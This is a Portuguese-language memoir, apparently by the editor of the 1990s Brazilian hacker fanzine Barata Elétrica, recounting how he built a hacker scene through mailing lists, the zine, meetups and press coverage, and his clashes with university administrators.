Bulgara ou o AIDS trojan. Nada. Eles tinham bastante experiencia pratica. Cada um tinha algo no qual resolveram trabalhar, mas nao muito a fundo. Muitos poucos no meu pais podem ler ingles o bastante para ler todos os e-zines como o PHRACK. A pior coisa e' que eu fiz o meu "contato" assim meio do nada, sem muito o que mostrar nem pedindo por conhecimento. Um ano surfando na rede (via linha dedicada) foi muito ruim pra mim, em termos de sociabilidade. Os caras so' confiaram em mim mais ou menos. Nada alem disso. Nao copiariam os discos com informacaoes que preparei para elesnem iriam partilhar seus conhecimentos comigo - so' uns bytes aqui e ali (alias, ate' hoje isso nao mudou - nota). Fizeram ate' um talker, o primeiro do Brasil (carpa.ciagri.usp.br - hoje sei la' o que ta' rolando - ainda to^ meio p(*) c/ um dos caras q. montou o lance:"enrolou" que ia escrever sobre o assunto e e' por isso que o nome dele nao aparece - maldade), que poderia ter sido uma janela p. fazer mais contato, mas decidi por uma outra forma de contato. Eu pensei que seria necessario "educar" os novos integrantes, de forma que eles pelo menos partilhariam alguma coisa de etica e de mentalidade hacker. Muitos nao nao compreendem a importancia de tracar uma linha entre o que e' certo e o que e' errado. A imprensa nao publicaria artigos mostrando meus pontos de vista sobre o assunto porque (naquela epoca) muito pouca gente sabia sobre aquilo. E a preparacao para tal congresso demandaria muita cobertura da imprensa.

Eu comecei fazendo uma lista de correspondencia manual. As pessoas me mandariam cartas pedindo para entrar na lista e entrariam para um "alias" (ou lista) e eu enviaria um ou dois arquivos por dia. Apenas dicas sobre como encontrar isso ou aquilo e um arquivo ou outro sobre acontecimentos envolvendo hacking. Ate'comecei a por um anuncio no newsgroup soc.culture.brazil. Mais tarde, fiquei sabendo da esquina-das-listas e montei a lista "hackers" la'. E por volta da mesma epoca convidei a "rataiada" para comecar um encontro.

Planejei igualmente um pequeno informativo para passar as dicas, de forma a nao ter que repetir coisas como: "Porque estou fazendo isso", "O que e' hacking", etc . O nome era importante (hoje ja' nao acho tanto). O unico que "pegou" foi Barata Eletrica. Meu chefe, entre todos, foi o unico que pegou de cara o significado. Me perguntou: "Porque nao algo que fosse acima da terra?". Fiz 100 % sozinho.(Pedi a colaboracao da mocada, que repetiu o que repete ate' hoje: "To com prova, tenho trabalho pra entregar, esta semana ta' cheia, nao sei fazer") O primeiro numero foisobre algumas coisas que achava que deveriam ser de conhecimento comum como definicao de hacking, qual era o meu objetivo, como e porque estava fazendo isso, etc.. Um fa~ da revista Phrack nao leria isso, com certeza. Foi provavelmente o primeiro fanzine em lingua portuguesa publicado na Internet. Naqueles dias, os jornais falavam sobre a rede, mas nao era ainda coisa disponivel fora das universidades (pra se ter uma ideia, modem de 2400 era o comum). A pessoa tinha que estar envolvida com um projeto de pesquisa para conseguir o acesso ou aceitar um email comercial via UUCP. Compuserve era qualquer coisa quase desconhecida (hoje ouvi falar que ja' existe - do meu ponto de vista, infelizmente). As pessoas tinham que me mandar email para receber o fanzine. O primeiro foi completado em cima da hora porcausa do "provavel" encontro ao qual poucos, bem poucos compareceram. Me deixou meio desapontado. Mas o pior aconteceu um tempo depois.

Ninguem da Administracao tinha se incomodado com a minha lista informal, nem com a lista "hackers" ou mesmo o fanzine em si. Mas ai' eu dei a dica para um jornal (Folha de Sao Paulo, Coluna NETVOX, a segunda ou terceira vez que tal coluna apareceu, se nao me engano). As pessoas ouviram falar da minha lista depois disso. Destino ou nao, tava usando a camiseta da revista 2600 - Hacker Quaterly nas duas ocasioes - no dia em que a dica apareceu no jornal e no dia em que a administracao me chamou (de uma forma simples, suspendendo minha conta) para perguntar sobre a minha lista. Nao que nao me conhecessem. Eu ERA um dos caras com o maior numero de horas usando a rede na Universidade de Sao Paulo (simples: o laboratorio de computacao ficava aberto a noite inteira, acesso via linha dedicada, era muito comum eu entrar meio-dia e sair as 7:00.. da manha do dia seguinte). Muito bom o fato de que nao podiam me acusar de tentar advinhar a senha de root.

As pesssoas eram paranoicas naquela epoca. Mas apesar de estar usando uma camiseta da 2600 com uma blue box estampada, (sim, tambem acharam muito ironico), apenas me disseram para nao usar os computadores da Universidade como veiculo de transmissao. Nunca mais. Foi duro. Mas mais tarde, isso acabou virando a melhor coisa que poderiam ter me pedido. (Eu estava com preguica) Isso me forcou a procurar por um site ftp (naquele tempo nao havia essa de geocities, internet comercial era novidade ate' nos EUA, voce tinha que pedir para que algum lugar aceitasse colocar seu material disponivel para ftp ou gopher, acho que o comum era achar netscape na versao 0.98, so' pra referencia). De todos os lugares, tentei pedir para a EFF - Electronic Frontier Foundation. O mesmo lugar de onde eu tinha feito download de tudo quanto e'coisa, horas a fio. Para minha surpresa, aceitaram. Me salvou muitas horas, mandando o Barata Eletrica por email para uma conta internet

Freenet (saudade das BBS internet..) e depois mandando via email para 80 pessoas no Brasil (a conta ficava na Alemanha, as vezes demorava dez segundos para as letras aparecerem na tela). Sempre havia gente nova ouvindo sobre meu fanzine. Eu ate' fiz um programa que fazia a mala-direta de forma automatica. Mas mesmo assim, eram quatro ou cinco horas de trabalho para mandar um novo numero do fanzine para todo mundo que pedia.

Você pode checar a difusão do Barata Elétrica através do aparecimento em Newsgroups, como o Alt.2600 ou Soc.Culture.Brazil, vide:
Alt.2600

http://groups.google.com/groups?q=barata+eletrica+group:alt.2600.*&hl=pt&lr=&ie=UTF-8&selm=4g4okp%24h6e%40ixnews6.ix.netcom.com&rnum=6

ou

http://groups.google.com/groups?q=barata+eletrica+group:alt.2600.*&hl=pt&lr=&ie=UTF-8&sa=G&scoring=d

Soc. Culture. Brazil

http://groups.google.com/groups?q=barata+eletrica+group:soc.culture.brazil&hl=pt&lr=&ie=UTF-8&scoring=d&selm=9502161722.AA17444%40cat.cce.usp.br&rnum=40

Mais tarde a Universidade Federal de Santa Catarina concordou em colocar o zine no seu URL (onde esta ate' hoje). Pena que nao era em html. E outra universidade (ftp.ufba.br - valeu sluiz) pos no seu site ftp. Os participantes da lista "hackers" fora da minha Universidade cresceram ate' o numero de 200 e mais importante, um cara me pediu para ajudar num artigo sobre hackers para a revista SUPER INTERESSANTE (Materia do Heitor e do Ricardo Ano 9, Número 10 - 10/10/1995). Havia ate' mesmo uma foto minha e o URL do meu fanzine. A boa coisa e' que o reporter realmente entendeu meu ponto de vista e o artigo nao colocou os hackers como um tipo de inimigo publico.

A midia, a maior parte do tempo, nao se preocupa em aprender sobre um assunto qualquer. Eles constroem em cima de algo que alguem escreveu sobre isso anteriormente. Uma boa coisa sobre o meu e-zine e'que ele continha dados que ajudaram alguns reporteres a escreverem sobre esse assunto. Quando um cara foi pego na Universidade de Pernambuco, a revista VEJA nao chamou ele de hacker, mas de pirata do computador. Em outros dois break- ins, a mesma coisa aconteceu. Os caras ate' colocaram uma diferenca entre "hacker" e "dark-side-hacker", a mesma diferenca estressada no meu fanzine.

Me disseram que por causa do meu fanzine, seria sempre banido de conseguir acesso de super-usuario (como acontece normalmente, o cara resolve te aproveitar) legalmente, mesmo no meu lugar de trabalho. Os caras na administracao estavam paranoicos a meu respeito. Nao interessava se meu zine estava sendo imitado por outros caras em outras universidades, alguns ate' pedindo ajuda.

Hoje (e'poca em que escrevi isso, inicio de 96) ha' outro cara tambem fazendo um hacker zine, muito mais agressivo do que o meu (era o hack.br). A lista "hackers" alcancou 600 pessoas (na epoca em que escrevi era a terceira em numero e se nao fosse um defeito que fazia o software da lista apagar aleatoriamente inscritos, seria talvez a primeira). As pessoas estao apenas comecando a aprender sobre o assunto. Quase toda semana, alguem me pede para ensinar como usar o SATAN ou algum tipo de software de cracking. Outros me pedem algo mais complicado, como ser seu guru ou mestre. A maioria dos que pedem estao entre os 14 e 19 anos de idade. Uma vez que meus artigos falam de como e' dificil fazer isso sozinho, as pessoas oferecem ajuda e o fanzine esta sendo distribuido em tudo quanto e' lugar. Mesmo a BBS do lugar onde eu trabalho me pediu permissao para colocar la' (coisa que a Administracao tinha me pedido pra nao fazer). Este sucesso e' algo que ainda nao entendi direito.

Para escrever os artigos, tive que deixar de hackear, tanto por falta de tempo como por seguranca. Os artigos, por sinal, sempre bem simples, para evitar qualquer tipo de problemas legais. Eu fiz a besteira de usar o meu proprio nome, ao inves de um apelido. Tentei outra vez organizar o pessoal num boteco e (pra evitar excesso de lammers) ia informar a tchurma do local e hora pela internet. A Administracao tava de olho e resolveu "suspender" minha conta exatamente ha' dois dias desse novo encontro e a coisa melou. Nao aconteceu porque nao pude enviar os detalhes. A ultima coisa que aconteceu (na epoca q escrevi isso) foi a traducao do livro "Hacker Crackdown" do Bruce Sterling. Tava juntando

gente via email, para traduzir parte por parte o livro. Cada um iria traduzir cinco ou dez paginas para o portugues. Um dia, minha conta foi craqueada e reclamei pros caras da administracao. Para mim, so' podia ser o trabalho de alguem com status de Super-Usuario ou administrador.

Eles foram checar os arquivos na minha conta. Meu nome ja' estava na lista negra, desnecessario dizer. Quando o cara que checou a coisa encontrou o arquivo de nome "crac.gz", ele nao se incomodou em checar o que tinha dentro. Ao inves, a conta foi bloqueada. E mais tarde, uma mulher (loira tingida) veio me avisar que o unico jeito de conseguir que minha conta "voltasse" seria abrir, entre testemunhas, aquele arquivo especifico (lembro ate' hoje as palavras: "o sistema deve ser protegido" - mais tarde a coisa mudou um pouco). Eles pediram para mim escrever num papel "la raison d'etre" do arquivo. Assinado, ponto. Um cara da alta administracao iria checar e me devolver o uso da conta. Um dia desses, talvez num mes (na verdade, levou tres meses e alguns dias, tinha dez megabytes de email e um especifico falando que minha caixa de email estava lotada e eu ia perder tudo se nao limpasse).

Eu ganhei uma verdadeira turma de admiradores de hackers de todo o Brasil (talvez ate' alguns peritos de verdade) e (quase) perdi meu acesso internet (do qual dependia e depende meu trabalho ate' hoje). E' algo a se falar.

Aviso aos navegantes, entao: Se voce esta' pensando a respeito de armar uma cena hacker no seu pais (a revista 2600 e' ponto de referencia em tudo quanto e' canto do mundo), nao faca isso sozinho. Informe-se sobre a legislacao (no caso do Brasil, vai cair uma pesadissima, me falaram). Sempre ajuda. Use quaisquer listas disponiveis e facam-nas funcionarem para voces. Planeje uma linha de acao. E' um processo que nao pode ser apressado. Armazenae o email que voce receber, mas criptografe tudo. Use a imprensa comum, quando disponivel. Tente fazer amigos entre os reporteres (coisa as vezes dificil). Use talkers, IRC e ate' mesmo telefone para fazer contatos. Eu usei apenas correio eletronico e um fanzine hacker. Nao e' o bastante. Se voce tiver problemas, divulgue. Isso nao vai piorar a coisa. Tente escrever bons artigos (pelo menos algo que consiga reler). Se usar fontes estrangeiras, tenha certeza de que entendeu o que leu. Nao pense que pode fazer dinheiro com isso so' porque ficou famoso (isso e' talvez a maior ilusao). Tente (porem) manter seu emprego, sua formatura (graduacao ou pos) e seus amigos. Ira' (com certeza) precisar deles alguma vez no futuro. Se sua conta for "congelada", nao chore. Tenha outra pra substituir. E acima de tudo, nao perca a esperanca. A coisa e' distribuir a semente. O resto e' uma questao de tempo.

ADENDO: Atualmente, ja' consegui um trabalho ajudando a montar um servidor internet (anonimamente). Tem um encontro 2600 rolando em Belo Horizonte, perto de um lugar chamado Pelego's Bar (nao perguntem que nao sei onde fica). Tinha um no RJ, mas saiu fora da lista do 2600 - Hacker Quaterly. O local onde eu ia tentar de novo montar a reuniao de hackers mensal foi posto a venda recentemente. O congresso internacional de hackers ainda e' projeto. E' muito dificil tirar os caras do computador aqui em Sao Paulo. Tudo e' muito longe. O cara fala que vai e nao aparece nem fala que nao vai aparecer. Varios clubes de hackers estao rolando pela rede. Lotados, ja'. Existe a lista fussadores, mas tambem dificil de entrar e lotadassa. Os maiores problemas sao excesso de gente querendo se enturmar para aprender besteira (so' o minimo necessario para se chamar de hacker) ou falta de tempo da mocada mais capacitada. Parece que vai rolar uns encontros por ai' de mocadas de BBSes underground, mas nao estou por dentro. Como nao acesso nada fora da Internet, so' se alguem me fornecer informacao vou me inteirar disso, o que nao quer dizer que o Brasil inteiro, atraves do BE va' ficar sabendo. Ta' assustando a quantidade de gente que quer se enturmar so' pra falar que e' hacker. So' pra falar que e'. Como se fosse necessario...

Parece que tao rolando uns zines novos por ai'. Mas como sao de caracteriscas proprias e nao pediram nenhuma especie de divulgacao, fazer o que? O Barata Eletrica ta' tao difundido, tao praga em tudo quanto e' BBS da vida, que nao pode ser realmente chamado de uma publicacao underground, no sentido da palavra. Existem BBSes (nao internet) como a Medusa e outras, que sao responsaveis por nucleos nacionais de distribuicao de fanzines de virus (um tipo de publicacao que ta' ficando mais popular e que tambem ate' engloba hacking). Mas divulgar significa lotar ainda mais umas poucas linhas telefonicas que o BBS nem sempre tem.(E tambem, dependendo do caso, submeter o dono da linha telefonica a algum tipo de perseguicao. Nao pensem que isso dai' nao acontece nem que nao esta' sendo vigiado, porque esta'). E tem o lance de propaganda gratuita que nao e' legal fazer se o produto nao for tambem gratuito.

Em alguns casos, se a BBS estivesse afim de aparecer, ela propria faria uma publicacao. Alguns fanzines como o NUKE, ou a PHRACK comecaram como uma forma de difundir a BBS underground

do grupo. Um detalhe e' que no caso da PHRACK a informacao que a revista continha varias vezes era falsa ou incompleta. Isso e' comum pacas. O cara e' que tinha que se virar para completar a parte que faltava. E as informacoes realmente interessantes, se desatualizam rapidamente. Dai' a utilidade de listas como a lista "hackers". Nada impede que novos clubes de hackers sejam criados para intercambio de informacao. So' alguns por enquanto descobriram essa ideia, de criar suas proprias "panelinhas". Quando houver clubes suficientes, talvez as pessoas comecem a se reunir em locais, da mesma forma que se reunem em chats da UOL e IRC, que pelo que ouvi falar e' o que mais acontece.

A traducao do livro Hacker Crackdown ainda vai rolar, assim como vai rolar o meu projeto de uma conferencia aqui no Brasil. Os convidados estrangeiros, isso ta' quase certo. Os brasileiros ainda sao uma duvida. O meu chefe ainda tem interesse no assunto, faltam apenas rolar varios detalhes. Meu maior medo e' montar isso sem ter certeza de publico, como rolou nos encontros. Quem tiver interesse, fique ligado na lista hackers. O dia que rolar, vai aparecer a noticia la'.

(7/97) A pagina original foi "derrubada". http://www.geocities.com/SiliconValley/5620 nao existe mais. Pode tanto ter sido trabalho de alguem ou a geocities nao gostou do que coloquei na pagina. Vai saber?

(19/08) Foi feita uma tradução muito ruim, mas legível do Hacker Crackdown, disponível no http://w3.to/fussador

(10/04/02) Voltei a atualizar essa página. Muita história pra contar. Começando de onde parei: O livro "Hacker Crackdown", de Bruce Sterling, agora tem uma tradução em espanhol, feita do jeito que gostaria de ter feito em português, vide link em http://www.kriptopolis.com/net/modules.php?op=modload&name=Descargas&file=index&req=getit&lid=20 . RECOMENDO.

RETROSPECTIVA(r):

CONTINUAÇÃO DE "COMO COMEÇAR UMA CENA HACKER"

Derneval R.R. Cunha

Muita gente me pergunta hoje como é que não fiquei rico com a Internet ou como estão as coisas. Normalmente são pessoas que já perderam o contato com o fanzine faz tempo. E reconheço, é difícil ler tudo o que escrevo. É muita coisa. Mas, resumindo:

Após aquilo que descrevi como sendo o início do Barata Elétrica, muita coisa aconteceu. Os historeadores de plantão vão me perdoar a ausência de datas e de nomes. As datas estão em emails, guardados a 7 chaves, esperando o dia em que vou fazer um trabalho acadêmico sobre o assunto (falta só orientador). Os nomes e nicks eu vou guardar também por quê já vi que aparecer no Barata Elétrica tanto pode ser uma boa como uma muito ruim. A pessoa fica marcada como hacker ou como cracker. E o que é pior, usa meu nome como propaganda. "Sou amigo do Derneval" como se isso fosse algo incrível (e de repente até é). Então vamos aos eventos:

Minha vida pessoal se misturou com a do Fanzine, coisa horrível. No início de 97, um carinha apareceu querendo continuar onde eu tinha parado, com aquela coisa de reunir uns carinhas de São Paulo para montar a base para um encontro maior, regional e depois um encontro de Hackers tipo os de Amsterdam ou de Nova York. Parecia sincero, veio com um papo de que queria montar encontros em São Paulo e começou a reunir uns indivíduos. Até concordei em aparecer. A maioria dos caras eram colegas de trabalho dele. Era um aproveitador, com lábia, mas nada de hacking na cabeça, só me dei conta disso bem depois. Até hoje ele coloca meu nome na página comercial dele como se fosse um troféu e fôssemos amigos ou tivessemos alguma forma de contato (alguns amigos meus, que tem menos experiência de vida, confiam nesse cara até hoje, vide o caso da novela de Roque Santeiro). Deletei o cara da minha lista e agora tanto o nick quanto o nome dele são palavrão.

Mas com minha ajuda (recomendei para muita gente) os encontros em São Paulo viraram uma realidade. Claro que hoje tem vários e váriados tipos de profissionais se encontrando via internet ou em bares. Mas na época não tinha nada do gênero e vários programadores e aficcionados só tinham vida social nesses encontros de sábado a noite. As vezes vinham até 30 a 40 pessoas. Eram pessoas que traziam pessoas que traziam pessoas. A internet não era uma coisa tão difundida quanto hoje. Era uma minoria. Dentro dessa minoria estavam os caras que participavam dos encontros de São Paulo, perto da USP. Isso, por volta de julho de 97 em diante (faz alguns anos que isso terminou, é bom

frisar). Era o ano em que poderia até ter ido pros EUA e criado algo como o Yahoo ou o Cadê aqui no Brasil, mas preferi ir para a Pós-graduação. Ao mesmo tempo terminei meu curso na USP, fiquei desempregado e também tive que mudar de endereço. E mais ou menos a época em que a Linuxsp começou com os encontros de linuxeiros e também que as revistas começaram a distribuir CDs de Linux da Conectiva, (altamente invadível, na época).

Naquele ano de 97 houve também o encontro de Hackers em Nova York, o BEYOND HOPE e em Amsterdã, o HIP, HACKIN IN PROGRESS, já descrito em números anteriores do fanzine, vide URL: http://www.inf.ufsc.br/barata/hip97.htm . Eu me xingo até hoje por não ter participado, mas como contei acima, estava aguardando uma vaga de emprego. A revista Super-Interessante não se interessou em financiar minha ida para Amsterdã, então cortei todo o papo com a imprensa. Mal sabia eu que imprensa brasileira é assim mesmo: ninguém paga por reportagem. As reportagens quase sempre são cópias de assuntos que fazem sucesso lá fora ou então são divulgação de produtos em forma de notícia. Eles não iriam pagar nem um centavo para que eu fosse até lá cobrir o evento, mas adorariam ler o que eu escrevesse sobre o assunto.

Cancelei a idéia e fui me concentrar no meu mestrado. Resolvi também parar de ajudar repórteres. Um que era amigo e virou diretor de revista me ofereceu uma vaga de colunista, mas acredita: me deu um número de telefone onde a secretária sempre informava "ele não está na sala no momento, tem um número de telefone para retornar a ligação". Não importava a hora do dia em que ligasse(*). Nada de email detalhando o quanto eu ia receber para escrever a coluna. Outra revista me ofereceu grana, mas queria pagar só depois que a(s) reportagem(ns) saísse(m) nas bancas. Queriam que eu contasse tudinho tudinho (coisas que talvez colocassem amigos em dificuldades) para (noventa dias) depois (quem sabe) me pagar R$50,00 ou R$100,00. Se eu chegar num ônibus em São Paulo, com roupa de rato de praia e falar: "Gente: não vi aqui para assaltar nem roubar ninguém: sou apenas um jovem desesperado por que minha avozinha, coitada, está lá na minha casa de praia, em Angra dos Reis, triste, desesperada, desconsolada por quê quebrou uma peça do Jet-ski dela! E tem que importar de Miami a reposição. Eu pediria a vocês uma modesta contribuição, vale qualquer coisa, Vale-transporte, Vale-cargo-público, ticket-refeição, por favor, ajudem a minha avó a voltar de novo a usar o Jet-ski dela".. se eu fizer isso nos ônibus de São Paulo, é capaz que em 1 ou 2 dias acumulo bem mais do que R$50,00 ou R$100,00 e olha que paulista está difícil de abrir a carteira.

Quantos repórteres não me procuraram para reportagens e aparecer na televisão? Só de televisão recusei pelo menos umas 4 ou 5 ofertas, incluindo web-TV. Uma me procurou falando que a coisa era específica comigo. Depois de 20 minutos de conversa, me pediu para levar junto também um "hacker do mal" para se contrapor a mim. A TVUSP eu até concordei em ajudar a fazer um documentário sobre o assunto, que ficou muuiiito bom. O resultado mais interessante (da minha recusa em ajudar jornalista) foi uma da Revista GALILEU. Nem me dei ao trabalho de falar mal da reportagem do cara no fanzine, seria propaganda. O sujeito se baseou no canal Discovery para se informar sobre o assunto. E como escrevia mal. Contei uns 20 ou 30 erros, desde erro de digitação simples (errou meu nome e o de outros sujeitos) até erros conceituais (gozado é que vários trechos da reportagem foram repetidos em livros vagabundos sobre "hackers" e minha tagline "eu acesso, logo existo" foi comentada sem receber o crédito). Claro que toda essa falta de ajuda teve uma resposta a altura: fazem a história da internet brasileira e não tocam nunca na existência do fanzine. Tem reportagem sobre hacker, nem mencionam, na maioria das vezes.

Outro tipo de pedido de ajuda foram de pessoas querendo dicas sobre hackers para escrever livros. Algumas para melhorarem a capacidade de trabalho. Poderia fazer um livro com os diferentes tipos de email que tinham como objetivo me perguntar como se invadia sistemas, zerava a conta de telefone ou "quero ser hacker, me ensina". Não sei como o pessoal pode me achar capaz de fazer esse tipo de coisa. Pela lógica, seria dar bandeira, o mesmo que sair na rua com uma camiseta "sou assaltante, me prenda". Mas todo dia chegava email. Durante um tempo fiz um email com auto-responder: a pessoa mandava o email para lá, já recebia automaticamente uma resposta educada, falando que eu não fazia isso. Pagar pela ajuda, acho que só uma pessoa falou nisso..

Mas, voltando ao assunto.. houve um ano em que aquilo que a Mídia poderia chamar de "Movimento Hacker" (coisa meio fantasiosa, de certa forma) estava efervescente. Com o Windows 95 era bastante fácil o acesso à internet. Os CDs de instalação com o Internet Explorer poupavam o sujeito de ficar aprendendo sobre o computador dele, coisa que era quase um ritual de iniciação. O cavalo de tróia "Back Orifice" ainda não era a mania que virou mais tarde, com todo mundo mandando "presentes de grego" possibilitando invasões de micro que usavam Win95. A revista Internet World publicou um conjunto de reportagens sobre insegurança informática, que (junto com material meu, foram reunidas

em livro por um cara que nem sequer deu o nome dos autores) detalhando quase todas as dicas para as inseguranças do Windows95, o sistema operacional que montes de caras como eu se recusaram a aprender a usar, durante bastante tempo. As reportagens ficaram desatualizadas em pouco tempo. Mas tanto aqui como em outros lugares do País, as palavras de ordem para qualquer imbecil era "nukar", "mailbomb", "Denial of Service", "Trojan", "lamer". As pessoas que entendiam isso se denominavam "hackers". A lista "hackers" da Unicamp foi pro saco. Era quase a primeira em número de assinantes. Detalhe: houve época em que um terço deles era de email "gov.br". Vai saber por quê.. (eu até sei, mas fica pro livro).

A pior e a melhor parte foi um encontro da Faculdade de Comunicação da UFBA, em Salvador. Detalhei isso no fanzine, disponível no URL http://www.inf.ufsc.br/barata/combah.htm . Muitas palestras foram interessantes e esse foi o lado bom, a melhor parte. A parte que foi ruim foi a palestra da representante do UOL, uma palestra da Marion Strecker, a toda-poderosa do UOL, na época um portal muito bom que permitia ler jornal tipo Folha de São Paulo e outras revistas de graça. A menina dos olhos do UOL era um estudo do público leitor do UOL. A Marion terminou a palestra comentando que tipos de funcionários a empresa queria. Isso eu nunca vou me esquecer, queria ter gravado em fita cassete.

"Nós do UOL queremos alguém com:

- *Conhecimento de vários idiomas*
- *Vivência no estrangeiro*
- *Conhecimento de todas as ferramentas da internet, html, etc..*
- *Estilo de escrita sarcástico e interessante*
- *etc.. "*

Coisa inspiradora de se ouvir quando se é estudante de comunicação como a maioria dos presentes. Só que o UOL tinha aberto uma vaga para redator, mais ou menos um mês e meio antes. Inscrição On-line. A minha grande chance: espero ela, a grande chefe do UOL terminar sua palestra e pergunto, na frente de todo mundo por que é que eu, que tenho todas as qualidades ali descritas como essenciais para o UOL, por que eles abriram um processo on-line de inscrição e além de não me escolheram não me enviaram o resultado. Fui educado e não fiz isso. Acabei optando por deixar para perguntar na saída. A única resposta foi "é, eles deviam ter enviado um email pelo menos". Também aproveitei para perguntar se o conteúdo do UOL ia continuar gratuito e batata: segunda-feira seguinte já estavam restringindo para quem era assinante.

Com a explosão da internet no Brasil, as opções se restringiram um pouco. Em pouco tempo, o conhecimento de Unix deixou de ser um diferencial, passou a ser desnecessário. Os "manuais" de vandalismo eletrônico que incluíram isso fizeram um monte de palermas estudarem isso a toa. A toa por que quem estuda UNIX a sério não se liga em vandalismo eletrônico. Tem muita coisa para estudar para se ficar pensando em ferrar com a vida dos outros. Quem estuda pouco não acha graça em nada. O ambiente Windows por outro lado, nem é preciso comentar. E o fato é que muita gente comprou livro que ficou encostado na estante. Serviu só para mostrar pro amigo. As salas de Chat aprenderam rapidinho a fechar suas portas pros vândalos.

O fanzine Barata Elétrica deixou de ser o único. Vários outros começaram, como o Alternetive (ainda em funcionamento até hoje, veja minha entrevista pro autor no URL http://www.ufsm.br/alternet/zine/be.html continua lá), o Hack.br (baseado no Barata), o Technoráculo, o Mundi, o Dr.Byte, Infotime, Uivo, etc.. (tem uma lista no http://www.inf.ufsc.br/barata/barata9.html . Se eu parar para escrever faço um livro só com o material que eu tenho. Em todo o Brasil o Barata Elétrica foi praga, incluindo nas BBSes onde também foi o primeiro fanzine. Chato é que não falava quase nada do ambiente mais comum de transmissão, que eram as BBSes (isso até a internet tomar conta). Quanto a ezines hackers, putz! O único que me lembro ter gostado foi o Nethack. Coloquei uma relação deles em http://www.inf.ufsc.br/barata/new.htm mas nem tentei ir muito fundo na descrição desses fanzines, daria um livro, um monte deles era cópia uns dos outros, ficou para outro dia. O Axur 05 foi o grande concorrente em popularidade. Falavam mal do meu fanzine pra caramba. Editaram pouco, cerca de 4 exemplares. No último moderaram o tom, a gente fez as pazes e qualquer dia conto o resto (ou vc pode ler em http://www.inf.ufsc.br/barata/hackpoa22.html).

Tendo começado o mestrado na USP, foram tempos difíceis.

Sofri perseguições. Como por exemplo, um cara que já tinha conseguido meses de suspensão, várias reclamações por comportamento agressivo entre outras. Queria uma briga comigo, não topei. Para tentar me forçar, espalhou e tentou convencer gente que eu era capaz de alterar a nota dele no sistema de notas da USP. Até que gostaria de ter essa capacidade. Teria terminado meu curso mais cedo, teria entrado na Pós-graduação quando era algo quase automático, receber bolsa de Pós, entre outras facilidades. A sorte (dele) é que a coisa não deu em nada. O pessoal de informática da USP, salvo exceções que não estão no topo da hierarquia, não gosta da minha pessoa. Talvez por conta da primeira vez que apareci numa reportagem de jornal como "hacker", no jornal Estado de São Paulo, 26 de abril de 96. Shimamura prendendo o Mitnick. Me ferrei nessa. O Carlos Graieb me colocou como o "hacker mais conhecido do Brasil". Mas "hacker" no contexto da reportagem seria alguém que invade sistemas. Teve funcionário que entendeu tão errado que repete por aí que eu tinha sido preso. E a lenda se espalhou. Se houvesse jeito de comprovar algo contra mim, não manteriam meu email rodrigde@usp.br quando entrei na Pós.

O segundo pior episódio desse preconceito foi um sujeito que chegou a trabalhar comigo num lugar uns 6 meses. Conseguiu ser Root legalmente, cuidava da segurança de um laboratório de computação. Fora da USP, digamos. Parecia ser alguém competente e responsável. E até era, só que ficou paranóico de tanto ler sobre segurança informática. Uma dia decidiu que ia fazer um ftp site com fanzines hacker e pediu minha ajuda. Sem avisar, tentei fazer um upload de uma pá de zines para o local. Não tinha seção de "incoming". Desisti de jogar os arquivos dentro do site. No dia seguinte ele me mandou email dizendo que eu tinha tentado invadir o site dele! Até que ele foi competente. Quis me ouvir primeiro. A bronca que eu dei no telefone foi memorável, tanto em volume quanto em razões e ele foi muito decente em ouvir até o fim. Por que eu nunca seria capaz de fazer isso, danificar o trabalho de outra pessoa e óbvio dos óbvios também não usaria meu próprio nick durante o processo, etc, etc.. O Derneval que faz o fanzine Barata Elétrica não pode fazer isso. Foi uma situação difícil de segurar. Isso aconteceu com um cara que trabalhou comigo. Minha conclusão é que serviço de segurança informática realmente deixa qualquer um paranóico e que a pessoa fica procurando chifre em urubu se não tomar cuidado. Olhando desse ângulo, coitado do pessoal da USP que ficou vigiando minha vida na internet pensando que um dia iam comprovar que sou perigoso.. tanto trabalho em vão. Eu não posso atirar a primeira pedra nesse assunto de paranóia. Se bem que paranóia é quando você *imagina* uma perseguição. Meu caso é de ver minha conta internet travada por motivos estúpidos ou sem motivo nenhum e uma grande lista de "coincidências" e outras coisas estranhas, muito estranhas.

Uma vez telefonei para um pessoal lá no RS. Disse que não podia ir por falta de carona. Três dias depois recebi oferta de carona exatamente para Porto Alegre, via email. Alguém tinha colocado meu email num serviço de caronas via internet! Detalhe: a pessoa com quem falei jurou que não tinha falado isso para ninguém, mas que ela mesma já tinha checado seu telefone para grampo e detectado que podia estar grampeado. Nunca soube quem foi. Outra foi o aparecimento de uma menina pedindo para usar o micro no meu lugar de trabalho. Assistiu Shrek? Lembra da princesa? Se a menina vestisse igual, iam falar que saiu da tela. Inclusive fazia cafuné. E .. também queria ser hacker. Aí a dúvida: eu tinha anunciado para meio mundo que estava escrevendo um livro sobre hackers. Não foi a única loira. Teve outra, ambas com algo em comum: eram parecidas com a foto de um poster que eu tinha na parede do meu quarto. Qualquer dia vou colocar anúncio vendendo para o pessoal que acredita em simpatia: basta colocar este poster numa parede voltada para a janela que dá de frente para outro apartamento e aparece uma igual na sua vida.

O que não quer dizer que ser conhecido como hacker dá sorte com as mulheres. Namorei uma garota por cerca de 4 anos. Acabou, dois anos depois quis me encontrar com ela de novo. Ela ficou adiando até que um dia me mandou uma carta por correio normal: não queria me dar seu email por que tinha medo de hackers. Duas bebedeiras depois fui falar com ela e até descobri que usava Internet Explorer e Outlook como mailer. Coitada. As melhores portas de entrada para vírus de computador e outros códigos maliciosos. Como é que é a canção mesmo? "É, nessa minha casa tem goteira.. pinga ni mim.. pinga ni mim."

A parte boa da coisa de ser famoso é poder ir em qualquer lugar e fazer amizades quase instãntaneas com gente legal. Ou encontrar ao vivo gente que já conheci de nome, on-line. Foi assim com o criador do manual de violação de telefones. Eu estava com uma camiseta do fanzine numa discoteca e o cara me descobriu. Em Salvador também foi assim. Conheci um sujeito de MG que tinha sua própria turma de fuçadores em MG. Outra estava vendo um cara estudando no ônibus, conversei, depois de um tempo perguntei, o cara quase engasgou. É legal ver essa reação (positiva) das pessoas. O chato é

quando voltam com aquela velha pergunta: "me ensina a ser hacker"? Ou pior, querem tirar foto junto comigo. Normalmente dá azar e a amizade acaba ou diminui drasticamente em pouco tempo. A pessoa arma uma situação constrangedora onde eu topo tirar a foto e pouco tempo depois descubro que era armação. Teve um caso em que continuei falando com a pessoa, mas perdi o contato. Noutro caso, o sujeito armou uma viagem só para conseguir o feito. Tirar foto é algo que pode até ser inocente, mas o quê o cara faz com ela? Fazer propaganda pros colegas que me conhece? Tô fora. Exceções até existem mas são poucas. Minha orientadora, por exemplo.

